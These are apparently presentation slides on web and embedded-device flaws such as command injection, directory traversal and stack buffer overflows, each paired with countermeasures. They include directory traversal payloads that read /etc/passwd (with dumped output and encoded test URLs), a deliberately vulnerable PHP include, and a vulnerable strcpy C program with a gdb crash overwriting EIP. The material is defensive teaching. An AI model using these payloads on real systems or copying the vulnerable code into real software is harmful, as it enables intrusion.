
- **Python Example**

- **BAD:** `os.system('ls ' + dir)`
- **GOOD:** `os.listdir(dir)`

DEMO


- **CSRF and Command Injection**

CSRF and Command Injection Demo



Directory Traversal

#define: Directory Traversal is a form of attack where an attacker can access files and directories outside of the intended directory.




```
skin.php?skin=../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
mailnull:x:47:47:./var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:./var/spool/mqueue:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
nscd:x:28:28:NSCD Daemon:./:/sbin/nologin
```


Testing for Directory Traversal

- **Enumerate the application**
 - Are there commands or request parameters that could be used for file-related operations?
- **URL Encoding (Web only)**
 - %2f → /
 - %2e%2e%2f → ../
- **Test Examples**
 - <http://infosec2.blogspot.com/DT.php?file=../../../../etc/passwd%00>
 - <http://JadWebApp.com/DT.php?dir=..%2f..%2fetc%2fpasswd>
 - symlink / rootfs ← SMB

Directory Traversal- Vulnerable Code

```
<?php
if ($_GET['file'])
    $file = $_GET['file'];
include('/var/www/' . $file);
?>
```



Directory Traversal Countermeasures

- **Developers**


- Try not to use user input in file system calls
- Perform path canonicalization (symlinks, . & .. are resolved)
- Properly configure services

DEMO

- **Directory Traversal**

Buffer Overflow

#define: Buffer Overflows occur when a program attempts to write data that exceeds the capacity of a fixed length buffer, and consequently, overwrites adjacent memory.



Stack Based Buffer Overflow (x86)

Testing for Buffer Overflows

- **Testing for overflows**
 - Dynamic Analysis
 - Static Analysis

Buffer Overflow – Vulnerable Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char * argv[]){

char argument[42];

if (argc < 2){
    printf("\n[!!!] Please supply a program argument. [!!!]\n\n");
    exit(0);
}

printf("\n[*] Gimppy's BOF code example\n");
strcpy(argument, argv[1]);
printf("[*] You supplied '%s' as your argument!\n", argument);
printf("[*] Program Completed. \n");

}
```

```
(gdb) run Gimppy
Starting program: /home/Gimppy/Desktop/test Gimppy

[*] Gimppy's BOF code example
[*] You supplied 'Gimppy' as your argument!
[*] Program Completed.
[Inferior 1 (process 30137) exited with code 030]
(gdb) runBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Starting program: /home/Gimppy/Desktop/testBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

[*] Gimppy's BOF code example
[*] You supplied 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[*] Program Completed.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) i r $eip
eip          0x42424242      0x42424242
(gdb)
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Buffer Overflow Countermeasures

- **Developers**
 - Don't use unsafe functions
 - Perform bounds checking
 - Compile with overflow prevention techniques
 - Canary/Stack Cookie
 - safeSEH (Windows)
 - ASLR
 - DEP

DEMO

- **Buffer Overflow**

YIKES! What can we do?

- **Consumers**
 - Harden the SOHO device
 - Demand that vendors put more emphasis into securing SOHO networking equipment.
- **Vendors**
 - Design software using Defense in Depth
 - Abide by the principal of least privilege
 - Follow coding best practices
 - Patch management